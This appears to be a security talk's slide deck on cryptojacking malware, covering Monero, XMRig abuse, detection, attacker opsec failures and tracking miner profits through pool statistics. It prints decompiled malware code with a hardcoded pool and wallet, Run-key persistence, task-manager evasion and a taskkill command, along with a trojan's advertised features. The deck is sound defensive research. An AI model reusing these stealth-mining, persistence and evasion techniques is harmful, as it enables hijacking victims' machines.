
Finding Similarities

XMR – Currency of the Day

- Stealth Address - virtual P.O. box
- Ring Signatures – transactions can't be tracked
- CPU still very effective
- Ease of use



CryptoJacking – Hiding in Plain Si(gh)te



Source: @bad_packets - <https://arxiv.org/pdf/1803.02887.pdf>

CoinBlockerLists – It's Free



XM Rig - Relying on Open Source

```

v42 = 7;
v41 = 0;
LOADWORD(lpFile) = 0;
sub_403C70(L"C:\\Windows\\fgasdjfhas.exe", 25);
v31 = 0;
sub_403050(&lpFile, 0, -1);
LOADWORD(v20) = 0;
sub_403C70(L"DHFDGH", 6);
if ( (unsigned __int8)sub_401E00(v20, v23, v26, v4, 0, 7, *(void **) &v31, v32, v33, v34, 0, 7) )
{
    v48 = 7;
    v47 = 0;
    LOADWORD(lpParameters) = 0;
    sub_403C70(
        L"-o stratum+tcp://xmr-eu1.nanopool.org:14444 -u 43Ud6zvrPFdWrtUwY3to3ATSeIwjrj
        qtCoRURiEDAgBwsQvVCjZbRwFRDTx2ydzf5dp6ID/8 -p x --donate-level=1 -B",
        180);
    v5 = (const WCHAR *) &lpParameters;
    v36 = 1;
    if ( v48 >= 8 )
        v5 = lpParameters;
    v6 = (const WCHAR *) &lpFile;
    v35 = 0;
    if ( v42 >= 8 )
        v6 = lpFile;
    ShellExecuteW(0, L"open", v6, v5, v35, v36);
    sub_404D40(v7);
    sub_404500(&v31, (int) &lpParameters);
    LOADWORD(v21) = 0;
    sub_403C70(L"explorer", 8);
    LOADWORD(v16) = 0;
    sub_403C70(L"Software\\Microsoft\\Windows\\CurrentVersion\\Run", 45);
    sub_401FC0(v16, v17, v18, v19, 0, 7, v21, v24, v27, v29, 0, 7, *(BYTE **) &v31,
    if ( v50 >= 8 )
        if (v19)

```

 `xmrig.yar`

```
1 rule xmrig
2 {
3     strings:
4     $a1 = "stratum+tcp"
5     condition:
6     $a1
7 }
```

XMRig

⚠️ If you mine Monero, Aeon, Sumokoin, Turtlecoin, Stellite, GRAFT, Haven Protocol, IPBC, [PLEASE READ!](#) ⚠️

downloads	9M total	release	v2.6.0-beta2	release date	last monday	license	GPL-3.0	stars	1k	forks	641
-----------	----------	---------	--------------	--------------	-------------	---------	---------	-------	----	-------	-----

XMRig is a high performance Monero (XMR) CPU miner, with official support for Windows. Originally based on cpuminer-multi with heavy optimizations/rewrites and removing a lot of legacy code, since version 1.0.0 completely rewritten from scratch on C++.

- This is the **CPU-mining** version, there is also a [NVIDIA GPU version](#) and [AMD GPU version](#).
- [Roadmap](#) for next releases.

```

* VERSIONS: XMRig/2.2.1 libuv/1.8.0 gcc/7.1.0
* HUGE PAGES: available, enabled
* CPU: Intel(R) Core(TM) i7-7700 CPU @ 3.60GHz (1) x64 AES-NI
* CPU L2/L3: 1.0 MB/8.0 MB
* THREADS: 4, cryptonight, av=1, donate=14, affinity=0xF
* POOL #1: pool.minemonero.pro:5555
* COMMANDS: hashrate, pause, resume
[2017-08-18 16:06:10] use pool pool.minemonero.pro:5555 172.104.143.155
[2017-08-18 16:06:10] new job from pool.minemonero.pro:5555 diff 5000
[2017-08-18 16:06:39] accepted (1/0) diff 5000 (73 ms)
[2017-08-18 16:06:58] accepted (2/0) diff 5000 (77 ms)
[2017-08-18 16:07:14] speed 2.5s/60s/15m 307.3 306.8 n/a H/s max: 307.4 H/s
[2017-08-18 16:07:31] new job from pool.minemonero.pro:5555 diff 5000
[2017-08-18 16:07:31] accepted (3/0) diff 5000 (78 ms)
[2017-08-18 16:07:35] accepted (4/0) diff 5000 (56 ms)

```


Public Pools - Miners Unite

Your Stats & Payment History

4kxgKJtp8TTN9Ab9JLmvg76xZ79me4ha1gg35LrDVKbKdUmc0XP0UJ35ZLQwa9FYJ

Address: 4kxgKJtp8TTN9Ab9JLmvg76xZ79me4ha1gg35LrDVKbKdUmc0XP0UJ35ZLQwa9FYJ

Pending Balance: 10.842861882535 XMR

Personal Threshold(Editable): 0.300 XMR

Payout minimal interval(Editable): 30 hours

Total Paid: 2318.242599000000 XMR

Last Share Submitted: about a minute ago

Hash Rate: 326.17 KH/sec

Estimation for 24H: 3.7969714832524457 XMR

Total Hashes Submitted: 4936385800000

Account: 466RNEj6PLNL4oqqy1iLVKNFL2Nk8owPBcH9BXJT77vyhQupQcGfpVj9tJXTDCVFwSrqTwdC8TytfHRkEfU6DTPCo38XGu

JSON DataSettings

Current Calculated Hashrate
13,230.0 H/s

Average Hashrate for last 6 hours
15,995.0 H/s

Balance
0.65616193 XMR

Unconfirmed Balance
0.00226173 XMR

Zoom 1h3h6h12h1dAll

Shares

Calculated hashrate2-hour SMAAccepted shares

Force Reload

WorkersPaymentsSharesCalculator

Worker

Online 154Offline 2536Total 2690

Last Share

Rating

Hashrate

Now

Shhhhhh They are Watching

```
loc_140059044:          ; Диспетчер задач
lea     rdx, aAeniaAdCaaa
xor     ecx, ecx        ; lpClassName
call   cs:FindWindowA
mov     rbx, rax
lea     rdx, aWindowsTaskMan ; "Windows Task Manager"
xor     ecx, ecx        ; lpClassName
call   cs:FindWindowA
mov     rsi, rax
lea     rdx, aTaskManager ; "Task Manager"
xor     ecx, ecx        ; lpClassName
call   cs:FindWindowA
mov     r14, rax
lea     rdx, aAeniaAdCaaaWi ; Диспетчер задач
xor     ecx, ecx        ; lpClassName
call   cs:FindWindowA
mov     r15, rax
lea     rdx, aAnvirTaskManag ; "AnVir Task Manager"
xor     ecx, ecx        ; lpClassName
call   cs:FindWindowA
mov     r12, rax
lea     rdx, aAnvirTaskManag_0 ; "AnVir Task Manager Pro"
xor     ecx, ecx        ; lpClassName
call   cs:FindWindowA
mov     r13, rax
lea     rdx, [rbp+558h+WindowName] ; lpWindowName
xor     ecx, ecx        ; lpClassName
call   cs:FindWindowA
test    rbx, rbx
jnz     short loc_1400590E4
```

```
sub_413170 proc near
var_E4= byte ptr -0E4h
var_20= dword ptr -20h
var_14= dword ptr -14h
var_8= dword ptr -8

push    ebp
mov     ebp, esp
sub     esp, 0E4h
push    ebx
push    esi
push    edi
push    ecx
lea     edi, [ebp+var_E4]
mov     ecx, 39h
mov     eax, 0CCCCCCCch
rep stosd
pop     ecx
mov     [ebp+var_8], ecx
push    offset Str2 ; "Taskmgr.exe"
call   enumRunningProcesses
add     esp, 4
mov     [ebp+var_14], eax
push    offset aAnvir_exe ; "AnVir.exe"
call   enumRunningProcesses
add     esp, 4
mov     [ebp+var_20], eax
cmp     [ebp+var_14], 0
jnz     short loc_4131D8
```

```
cmp     [ebp+var_20], 0
jnz     short loc_4131D8
```

```
mov     esi, esp
push    offset Format ; "taskmgr not found\n"
call   ds:printf
add     esp, 4
cmp     esi, esp
call   j__RTC_CheckEsp
jmp     short loc_4131F6
```

```
loc_4131D8:
mov     esi, esp
push    offset Command ; "taskkill /F /IM svchosts.exe"
call   ds:system
add     esp, 4
cmp     esi, esp
call   j__RTC_CheckEsp
mov     byte_4212A8, 1
```


Catch Me If You Can

Common #OPSec Failures

- Using traceable email in public pools
- Uploading source code to public repos
- Hardcoded credentials in the payload




```
"C:\Windows\System32\wuapp.exe" -a cryptonight -o stratum+tcp://xmr.pool.minergate.com:45560 -u topksa5@gmail.com -p x -t 2
```


Case Study - Waterminer

16.09.2017, 03:48

Vitalik_Gonsor
Пользователь



Статус: **Оффлайн**
Регистрация: 16.03.2013
Адрес: Ukraine
Сообщений: 148
Репутация: 9 [+/-]
Контакты

Titan Project(Arbuz)

[QUOTE=Vitalik_Gonsor;1915960]

Код:

```
- dc_cad  
- scanf2  
- foreach  
- MySql
```

Ссылка на сканер: https://yadi.sk/d/wMudTu_U3N5CZ3
VirusTotal: <https://www.virustotal.com/#/file/1e...2d71/detection>

Что содержит в себе мод:

1. Уникальное Ghetto/TDM
2. Расширенная админка, и логи к ней.
3. Панель Grand RP
4. Регистрация на TD
5. Система випки
6. Измененный /help
7. Сообщения о входы в арены и другие зоны.
8. Много красивых DM/Fun/Parkour зон
9. Система семей
10. Красивый маппинг, хорошо подобранные цвета в моде.
11. Неплохой античит, с варнингами в панель и чат.
12. Магазин аксессуаров.
13. Онлайн магазин /donate
14. Битвы на машинах(на машину крепятся ракеты) /dmcar
15. Меню личных настроек(отключение сообщений,чистка чата и т.п.)

Скриншоты:

FLEXX
yesterday at 6:52 pm

Anton [REDACTED]
yesterday at 6:31 pm

Скидки на Silent AIM v14!
Периодом с 02.08.17 по 05.08.17
30% - 350 р вместо 500! Спешите пока в силе.

367

```
#define _SILENCE_STDEXT_HASH_DEPRECATION_WARNINGS  
// by Martin 0pc0d3R  
/*  
  
TODO:  
  
- Дропнуть резервные копии ехешников и добавить их в планировщик  
Особенности:  
  
+ SF Троян (Беспалевно можна подсунуть)  
+ Сравнительно небольшой вес  
+ Дропает скрытые файлы помеченные как системные  
+ Прописывается в автозагрузку  
+ Баннер невозможно ничем закрыть/перебить  
+ Отключает диспетчер задач прямо в системе  
  
*/  
#include <windows.h>
```


Show Me The Money



Using Pools Data to Track CoinMiners

- XMR transactions are anonymized but pools statistics are (often) not
- Monitor for hash rate, payments, running periods
- Shared backend technology
- Graphics!

Case Study - PhotoMiner



Your Stats & Payment History

42sZafgcpPy0Q4Vefr3wpHeC2HLZw8ppjQ8Sc#qa1Ld80hnb8a3Px0ASegETzD1dy9QXQ8qYw48YH1y14bJRnLoG9P2HkG

Address: 42sZafgcpPy0Q4Vefr3wpHeC2HLZw8ppjQ8Sc

Pending Balance: 0.163966903702 XMR

Total Paid: 5167.600000000000 XMR

Last Share Submitted: less than a minute ago

Hash Rate: 46.01 KH/sec

Total Hashes Submitted: 1582037777770

XMR to USD — Monero to USD Converter

5167

XMR - Monero

to

USD - US Dollar

[Switch to USD/XMR](#)

Rate: 131.000000

CONVERT

Tradez avec un leader du marché pour les CFD

Tradez l'EUR/USD
avec IG Bank


IG
BANK

Conversion from Monero (XMR) to US Dollar (USD)

5167 XMR = 676,877.00
USD

Use Your Enemy's Strength
Against Them

GhostMiner - Eliminating Malicious Mining Competitors



- Kill running miners process
- Stop and delete miner blacklisted services by name
- Remove miners that run as blacklisted scheduled tasks by the task name
- Stop and remove miners by their commandline arguments
- Stop and remove miners by going through the list of established TCP connections,

What's Next?

Staying Ahead of The Curve

- Solo mining and proxy between pools and infected machine
- Unique protocols (hiding traffic)
- Less CPU consuming, immediate versus on-going (nice miner)
- Targeting less tracked connected devices

Recap

What Did We Discuss

- Similar features of Coinminers
- Methods to detect and prevent this attacks
- How to track down and hunt for common opsec failures
- Monitoring Coinminer profits
- Using Coinminers anti-competition tools against them

Q&A

Want to Share CryptoMiners Findings? Have Any Other Questions?



- Email me at Omri@Minerva-labs.com
- Reach out to me on Twitter: [@GelosSnake](https://twitter.com/GelosSnake)
- Get these slides now at:
<https://tinyurl.com/rise-of-coinminers>